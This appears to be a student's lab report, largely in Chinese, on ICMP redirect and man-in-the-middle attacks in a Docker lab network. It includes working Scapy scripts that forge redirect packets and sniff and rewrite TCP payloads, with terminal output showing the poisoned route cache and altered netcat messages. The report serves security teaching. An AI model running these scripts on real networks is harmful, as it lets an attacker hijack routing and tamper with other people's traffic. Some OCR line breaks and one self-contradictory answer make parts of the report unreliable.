
Lab3

57118204 陈盈

Container Setup

实验环境设置如下。



查看各主机哈希值和网卡设置。

```
[07/15/21]seed@VM:~/.../volumes$ dockps
ae6ee08bb746  malicious-router-10.9.0.111
3c675d60120e  attacker-10.9.0.105
3527d151e453  victim-10.9.0.5
28b8027af90f  host-192.168.60.6
cf1780e4b674  router
451970e45cde  host-192.168.60.5
```

```
[07/14/21]seed@VM:~/.../volumes$ ifconfig
br-c075b18c4433: flags=4163<UP,BROADCAST,RUNNING,MULTI
CAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcas
t 10.9.0.255
```

Task 1: Launching ICMP Redirect Attack

查看受害者主机路由表设置。

```
[07/14/21]seed@VM:~/.../volumes$ docksh 35
root@3527d151e453:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.
0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

ICMP_Atk.py，构造 ICMP 重定向攻击代码。

```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.10", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

首先，在受害者主机上尝试 ping 目标主机(IP 为 192.168.60.5) ，同时在 Attacker 上运行 ICMP_Atk.py 实施重定向攻击。

```
root@3527d151e453:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.2
45 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.3
51 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.1
65 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.2
29 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.1
72 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.1
56 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.2
03 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.1
91 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.2
27 ms
```

可以利用 wireshark 观察到重定向报文。

192.168.60.5	10.9.0.5	ICMP	80	Echo (ping) reply id
10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id
10.9.0.5	192.168.60.5	ICMP	80	Echo (ping) request id
10.9.0.11	10.9.0.5	ICMP	108	Time-to-live exceeded (
10.9.0.11	10.9.0.5	ICMP	108	Time-to-live exceeded (
10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id
10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id
10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id
10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id
192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id

在受害者主机上查看路由缓存，发现路由被改为恶意路由。

```
root@3527d151e453:/#  ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 265sec
```

利用命令 mtr -n 192.168.60.5，进行 traceroute，发现报文路线为恶意路由-真正路由-目的主机。

```
                 My traceroute  [v0.93]
527d151e453 (10.9.0.5)          2021-07-14T22:38:07+0000
ys:  Help   Display mode   Restart statistics   Order of
ields   quit   Packets                Pings
 Host            Loss%   Snt   Last   Avg  Best  Wrst StDev
. 10.9.0.111 85.7%    36    0.4   0.3   0.2   0.4   0.1
2. 10.9.0.11  85.3%    35    0.3   0.4   0.3   0.5   0.1
3. 192.168.60  0.0%    35    0.1   0.3   0.1   0.9   0.2
```

清除路由缓存后，traceroute 结果如下。

```
root@3527d151e453:/#  ip route flush cache
root@3527d151e453:/# mtr -n 192.168.60.5
```

```
Screenshot          My traceroute  [v0.93]
3527d151e453 (10.9.0.5)          2021-07-14T22:39:48+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                 Packets               Pings
 Host             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11     91.7%    37    0.4   0.3   0.2   0.4   0.1
 2. 192.168.60    0.0%     37    0.1   0.4   0.1   0.6   0.1
```

Question 1:

Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation。

答：不可以使用 ICMP 重定向攻击重定向到远程机器。

修改重定向代码如下，重新执行攻击。

```
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

此时受害者主机的路由缓存如下，没有发生改变，所以攻击不成功。

```
root@3527d151e453:/#  ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

Question 2:

Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation

答：不可以使用 ICMP 重定向攻击重定向到同一网络中不存在的主机。

修改 ICMP 重定向攻击代码如下，重新进行攻击。

```
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

此时受害者主机的路由缓存如下，没有发生改变，所以攻击不成功。

```
root@3527d151e453:/#  ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

Question 3:

If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

答：置为 0 的意义是允许恶意路由器发送重定向报文，置为 1 后，进行重定向攻击，可以发现攻击不成功。

```
net.ipv4.conf.all.send_redirects=1
net.ipv4.conf.default.send_redirects=1
net.ipv4.conf.eth0.send_redirects=1
```

```
Screenshot          My traceroute  [v0.93]
27d151e453 (10.9.0.5)              2021-07-14T22:39:48+0000
ys:  Help   Display mode   Restart statistics   Order of
ields   quit   Packets                Pings
Host            Loss%   Snt   Last   Avg  Best  Wrst StDev
. 10.9.0.11     91.7%    37    0.4   0.3   0.2   0.4   0.1
2. 192.168.60   0.0%     37    0.1   0.4   0.1   0.6   0.1
```

Task 2: Launching the MITM Attack

做第二个任务前重启了虚拟机，重启后主机哈希值发生了变化。

```
[07/16/21]seed@VM:~/.../volumes$ dockps
d46d0da8d09e  router
93375df417be  victim-10.9.0.5
1fa111ad2ed3  malicious-router-10.9.0.111
af1cc85fde87  attacker-10.9.0.105
eac5e447ef44  host-192.168.60.5
4b077c2f09db  host-192.168.60.6
```

首先，在恶意路由器（10.9.0.111）上，禁用 IP 转发。

```
root@1fa111ad2ed3:/#  sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在受害者主机上，运行命令 nc 192.168.60.5 9090 连接到服务器，在目标主机（192.168.60.5）上运行 nc -lp 9090 ，启用 netcat 服务器监听端口，连接成功后，验证 tcp 通信正常。

```
root@93375df417be:/#  nc 192.168.60.5 9090
hello
cyinseu

root@eac5e447ef44:/#  nc -lp 9090
hello
cyinseu
```

修改 mitm_sample.py 代码，写入 mitm.py 中，如下。

```python
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" %(data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'cy', b'AA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp and src host 10.9.0.5 and dst host
192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

按照 Task1 在 Attacker 上实施 ICMP 重定向攻击。

```
root@93375df417be:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.184 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.140 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.143 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.168 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.145 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.178 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.150 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.141 ms
```

在受害者主机查看路由缓存，确认攻击成功。

```
root@93375df417be:/# ip route show  cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 236sec
```

在恶意路由器(10.9.0.111)上，运行 mitm.py，此时在受害者主机和目的服务器(192.168.60.5) 之间进行通信，可以看到信息被修改，攻击成功。

```
root@93375df417be:/#  nc 192.168.60.5 9090
hello
cyinseu
test
cyinseu
```

```
root@eac5e447ef44:/#  nc -lp 9090
hello
cyinseu
test
AAinseu
```

恶意路由器上看到的发包如下（部分截图）。

```
Sent 1 packets.
*** b'test\n', length: 5
.
Sent 1 packets.
*** b'AAinseu\n', length: 8
.
Sent 1 packets.
*** b'test\n', length: 5
.
Sent 1 packets.
*** b'AAinseu\n', length: 8
.
Sent 1 packets.
*** b'test\n', length: 5
```

Question 4:

In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

答：流量方向为 10.9.0.5 到 192.168.60.5，因为攻击程序的的意图是修改受害者到目的地址的数据包，所以需要捕获的流量方向为受害者 IP ->目标 IP。

Question 5:

In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A’s IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

答:，选择以 MAC 地址过滤的方法更好。

查看受害者主机的 MAC 地址。

```
root@93375df417be:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

修改 ICMP 重定向攻击代码，选择过滤 MAC 地址。

```
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" %(data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'cy', b'AA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

按照 Task2 的步骤实施攻击，攻击成功。

```
root@93375df417be:/#  nc 192.168.60.5 9090
hello
cyMAC
```

```
root@eac5e447ef44:/#  nc -lp 9090
hello
AAMAC
```

仍在恶意路由器上观察发包情况，可以发现只发送了一个报文。

```
root@1fa111ad2ed3:/volumes# python3 mac.py
LAUNCHING MITM ATTACK.........
*** b'cyMAC\n', length: 6
.
Sent 1 packets.
```

由此可见，两种攻击方法均可行，但用受害者的 IP 地址过滤时，在恶意路由器上会看到不停地发包的现象，说明它对自己发出的报文在进行抓包检测；而以 MAC 地址过滤时，在恶意路由器上只能看到一个包，不会对自己发出的报文进行检测。因此选择以 MAC 地址过滤的方式更好。